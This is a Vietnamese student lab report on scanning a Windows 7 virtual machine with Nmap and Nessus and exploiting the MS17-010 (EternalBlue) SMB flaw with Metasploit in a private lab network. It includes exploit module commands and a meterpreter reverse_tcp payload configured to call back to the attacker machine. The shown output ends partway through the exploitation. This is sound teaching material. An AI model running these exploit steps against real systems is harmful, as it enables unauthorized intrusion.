


HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



THỰC TẬP CƠ SỞ
Bài 11: Tìm kiếm và khai thác lỗ hổng

Sinh viên	Nguyễn Duy Đạt
MSV	B21DCAT056
Giảng viên	Vũ Minh Mạnh

Hà Nội – 2024

Môn học Thực tập cơ sở

Bài 11: Tìm kiếm và khai thác lỗ hổng

I. Lý thuyết

1. Nmap

Nmap (Network Mapper) là một công cụ mã nguồn mở được sử dụng để khảo sát và phân tích mạng. Được phát triển bởi Gordon Lyon (còn được biết đến với biệt danh Fyodor) vào năm 1997, Nmap đã trở thành một trong những công cụ quan trọng nhất cho việc phát hiện và kiểm tra các thiết bị trên mạng.

Các tính năng chính của nmap:

- Quét mạng (Network Scanning): Nmap cho phép bạn quét một mạng máy tính hoặc một dải địa chỉ IP để xác định các thiết bị đang hoạt động trên mạng.
- Phân tích cổng (Port Scanning): Nmap có thể quét các cổng mạng trên một máy tính hoặc một dãy máy tính để xác định những dịch vụ nào đang chạy trên chúng. Điều này rất hữu ích để phát hiện các lỗ hổng bảo mật hoặc để kiểm tra tính sẵn sàng của các dịch vụ mạng.
- Phân tích hệ thống (Operating System Detection): Nmap có khả năng xác định hệ điều hành đang chạy trên các máy tính mục tiêu bằng cách phân tích các gói tin mạng và các thông số khác.
- Phân tích phần mềm (Service Version Detection): Nmap có thể xác định phiên bản cụ thể của các dịch vụ mạng (ví dụ: web server, FTP server, SSH server) đang chạy trên các máy tính mục tiêu.
- Xác định các lỗ hổng bảo mật (Vulnerability Detection): Dựa trên thông tin thu thập được từ quét, Nmap có thể cung cấp gợi ý về các lỗ hổng bảo mật có thể tồn tại trên các máy tính mục tiêu.
- Kịch bản quét (Script Scanning): Nmap hỗ trợ việc chạy các kịch bản quét (scripts) để kiểm tra các tính năng cụ thể hoặc thực hiện các kiểm tra phức tạp trên các máy tính mục tiêu.
- Ghi lại và phân tích kết quả (Logging and Result Analysis): Nmap cung cấp khả năng ghi lại kết quả của các quét mạng và phân tích kết quả này để hiểu rõ hơn về cấu trúc và tính chất của mạng.

Nmap là một công cụ mạnh mẽ được sử dụng rộng rãi trong cả việc kiểm tra bảo mật mạng và quản lý hệ thống mạng. Tuy nhiên, việc sử dụng Nmap cần được thực hiện cẩn thận và có sự hiểu biết về mạng và an ninh thông tin.

Zenmap là một giao diện đồ họa người dùng (GUI) cho Nmap, công cụ quét mạng mạnh mẽ và phổ biến. Được phát triển để cung cấp một cách tiếp cận trực quan hơn cho việc sử dụng Nmap, Zenmap cho phép người dùng thực hiện các hoạt động quét mạng mà không cần phải sử dụng dòng lệnh.

2. Nessus

Nessus là một công cụ kiểm tra bảo mật mạng và phần mềm được sử dụng rộng rãi trong cộng đồng an ninh mạng. Nó được phát triển bởi Tenable Network Security và được sử dụng để phát hiện các lỗ hổng bảo mật trong hệ thống, ứng dụng và cơ sở dữ liệu. Nessus hoạt động bằng cách quét mạng hoặc máy chủ để tìm kiếm lỗ hổng bảo mật bằng cách kiểm tra các cổng, dịch vụ và ứng dụng đang chạy trên hệ thống. Sau đó, nó cung cấp báo cáo chi tiết về các lỗ hổng này, bao gồm mức độ nghiêm trọng, các hướng khắc phục và khuyến nghị bảo mật.

Các tính năng chính của Nessus bao gồm:

- Quét tự động: Nessus tự động quét hệ thống để phát hiện các lỗ hổng bảo mật mà không cần sự can thiệp thủ công.
- Bảo mật đa nền tảng: Nessus có khả năng quét trên nhiều nền tảng hệ điều hành và ứng dụng, bao gồm cả Windows, Linux và macOS.
- Bảo mật ứng dụng web: Nessus cũng hỗ trợ kiểm tra bảo mật cho ứng dụng web, bao gồm kiểm tra các lỗ hổng phổ biến như Cross-Site Scripting (XSS) và SQL Injection.
- Bảo mật đám mây: Nessus có thể kiểm tra bảo mật cho các môi trường đám mây công cộng và riêng tư như Amazon Web Services (AWS) và Microsoft Azure.

Nessus là một công cụ quan trọng trong việc đảm bảo an toàn thông tin cho tổ chức và doanh nghiệp bằng cách giúp họ phát hiện và khắc phục các lỗ hổng bảo mật trước khi chúng được tận dụng bởi kẻ tấn công.

Chuẩn bị môi trường:

- 1 máy windows 7 chứa các lỗ hổng bảo mật
- 1 máy kali linux chứa các công cụ nmap/zenmap, nessus, metasploit để khai thác lỗ hổng

II. Thực hành

1. Sử dụng nmap/zenmap để quét các cổng dịch vụ

- Giả sử chúng ta chỉ biết 2 máy kali và windows 7 có chung dải IP
- Dựa vào IP của Lali, sử dụng nmap để rà quét
- Sau khi hoàn thành, phát hiện ip của Windows 7 là: 192.168.142.129

```
(kali@B21AT056-Dat-Kali)-[~]
$ sudo nmap -sT -A 192.168.142.0/24
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-24 05:17 EDT
Nmap scan report for 192.168.142.1
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.142.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:01 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.29 ms 192.168.142.1

Nmap scan report for 192.168.142.129
Host is up (0.00096s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  ehHV           Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:18:6B:A7 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/
```

- Quét cổng dịch vụ netbios-ssn cổng 139:
nmap --script vuln -p139 192.168.142.129

```
(kali@B21AT056-Dat-Kali)-[~]
$ sudo nmap --script vuln -p139 192.168.142.129
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-24 05:22 EDT
Nmap scan report for 192.168.142.129
Host is up (0.00089s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 00:0C:29:18:6B:A7 (VMware)

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|_ Disclosure date: 2017-03-14
|_ References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 28.37 seconds

(kali@B21AT056-Dat-Kali)-[~]
$ date
Wed Apr 24 05:23:45 AM EDT 2024
```

- Quét cổng dịch vụ microsoft-ds cổng 445:
nmap --script vuln -p445 192.168.142.129

```

kali@kali:~$ sudo nmap --script vuln -p445 192.168.142.129
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-24 05:24 EDT
Nmap scan report for 192.168.142.129
Host is up (0.00074s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:18:6B:A7 (VMware)

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 28.30 seconds

kali@kali:~$ date
Wed Apr 24 05:25:46 AM EDT 2024
  
```

2. Sử dụng nessus để quét các lỗ hổng


- Sử dụng câu lệnh: `sudo dpkg -i Nessus-10.7.2-ubuntu1404_amd64.deb` để cài

```


kali@kali:~/Downloads$ ls
Nessus-10.7.2-ubuntu1404_amd64.deb  pass

kali@kali:~/Downloads$ sudo dpkg -i Nessus-10.7.2-ubuntu1404_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 401596 files and directories currently installed.)
Preparing to unpack Nessus-10.7.2-ubuntu1404_amd64.deb ...
Unpacking nessus (10.7.2) ...
Setting up nessus (10.7.2) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
  
```


- Sau khi cài đặt xong sử dụng câu lệnh: `sudo /bin/systemctl start nessusd.service` để bắt đầu dịch vụ nessus




- Vào trình duyệt gõ đường dẫn: <https://B21AT056-Dat-Kali:8834/>
- Sau khi cấu hình xong, giao diện nessus sẽ hiện như sau:



- Chọn: My Scan -> New Scan -> Basic Network Scan
- Nhập địa chỉ IP Windows 7: 192.168.142.129 rồi quét



- Đã phát hiện ra các lỗ hổng




- Lỗi hỏng MS17-010

Lỗi hỏng MS17-010 hay còn được gọi là lỗi hỏng EternalBlue là một lỗi hỏng bảo mật nhắm đến dịch vụ SMBv1 chạy trên các hệ thống Windows; trải dài từ Windows XP cho đến tận Windows 10 version 1607.. Nói một cách dễ hiểu nhất, các hệ thống chạy Windows thường sử dụng giao thức SMB để giao tiếp hoặc kết nối với nhau cho mục đích truy cập file dữ liệu được lưu ở một server nào đó trong mạng, hoặc kết nối đến các thiết bị như máy in ở trong mạng. Lỗi hỏng MS17-010 lợi dụng cơ chế xử lý sai các gói tin không bình thường của giao thức SMBv1, vốn được sử dụng rộng rãi trên gần như tất cả hệ điều hành Windows từ XP đến Windows 10 version 1607, để tiến hành xâm nhập vào hệ thống mục tiêu. Nếu bạn có kiến thức về kiến trúc máy và về buffer overflow. Ransomware WannaCry khét tiếng năm 2017 đã lợi dụng lỗi hỏng MS17-010 này để tấn công các hệ thống chưa được vá lỗi và lây lan ra toàn thế giới.

3. Sử dụng Metasploit framework khai thác lỗi hỏng

- Khởi động Metasploit framework
- Nhập lệnh `use auxiliary/scanner/smb/smb_ms17_010` -> options để xem các tùy chọn



```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):



| Name        | Current Setting                                                 | Required | Description                                                                                            |
|-------------|-----------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| CHECK_ARCH  | true                                                            | no       | Check for architecture on vulnerable hosts                                                             |
| CHECK_DOPU  | true                                                            | no       | Check for DOUBLEPULSAR on vulnerable hosts                                                             |
| CHECK_PIPE  | false                                                           | no       | Check for named pipe on vulnerable hosts                                                               |
| NAMED_PIPES | /usr/share/metasploit-framework/data/wordlist/s/named_pipes.txt | yes      | List of named pipes to check                                                                           |
| RHOSTS      |                                                                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT       | 445                                                             | yes      | The SMB service port (TCP)                                                                             |
| SMBDomain   | .                                                               | no       | The Windows domain to use for authentication                                                           |
| SMBPass     |                                                                 | no       | The password for the specified username                                                                |
| SMBUser     |                                                                 | no       | The username to authenticate as                                                                        |
| THREADS     | 1                                                               | yes      | The number of concurrent threads (max one per host)                                                    |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```


- Set RHOST là địa chỉ IP Windows 7
- run để tiến hành quét -> xác nhận Windows 7 dính lỗ hổng MS17-010

```

external-kali-linux - VMware Workstation
File Edit View VM Tabs Help
external-kali-linux
kali@B21AT056-Dat-Kali: ~
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name      Current Setting  Required  Description
  --      -
  CHECK_ARCH true            no        Check for architecture on vulnerable hosts
  CHECK_DOPU true            no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE false           no        Check for named pipe on vulnerable hosts
  NAMED_PIPES /usr/share/metasploit-framework/data/wordlist  yes       List of named pipes to check
  RHOSTS      s/named_pipes.txt yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT       445             yes       The SMB service port (TCP)
  SMBDomain   .               no        The Windows domain to use for authentication
  SMBPass     .               no        The password for the specified username
  SMBUser     .               no        The username to authenticate as
  THREADS     1              yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.142.129
RHOST => 192.168.142.129
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[*] 192.168.142.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.142.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
  
```

- Dùng lệnh search để tìm module tấn công MS17-010
- Chọn module số 0 bằng lệnh use 0 và kiểm tra các options

```

external-kali-linux - VMware Workstation
File Edit View VM Tabs Help
external-kali-linux
kali@B21AT056-Dat-Kali: ~
msf6 auxiliary(scanner/smb/smb_ms17_010) > search MS17-010

Matching Modules

  #  Name                                     Disclosure Date  Rank  Check  Description
  --  --
  0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
  2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
mmand Execution
  3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No      MS17-010 SMB RCE Detection
  4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes     MS17-010 SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS     192.168.142.129 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445             yes       The target port (TCP)
  SMBDomain  .               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windo
ws Embedded Standard 7 target machines.
  SMBPass    .               no        (Optional) The password for the specified username
  SMBUser    .               no        (Optional) The username to authenticate as
  VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E
mbedded Standard 7 target machines.
  
```

- Gán RHOST là IP của Windows7
- Gán LHOST là ip của Kali
- Run để tấn công

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.142.129 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser    (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.142.130 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
  
```

- Đến đây là đã thành công xâm nhập vào máy victim.
- Check thông tin của máy nạn nhân: sysinfo

```

[*] 192.168.142.129:445 - Connecting to target for exploitation.
[*] 192.168.142.129:445 - Connection established for exploitation.
[*] 192.168.142.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.142.129:445 - CORE raw buffer dump (42 bytes)
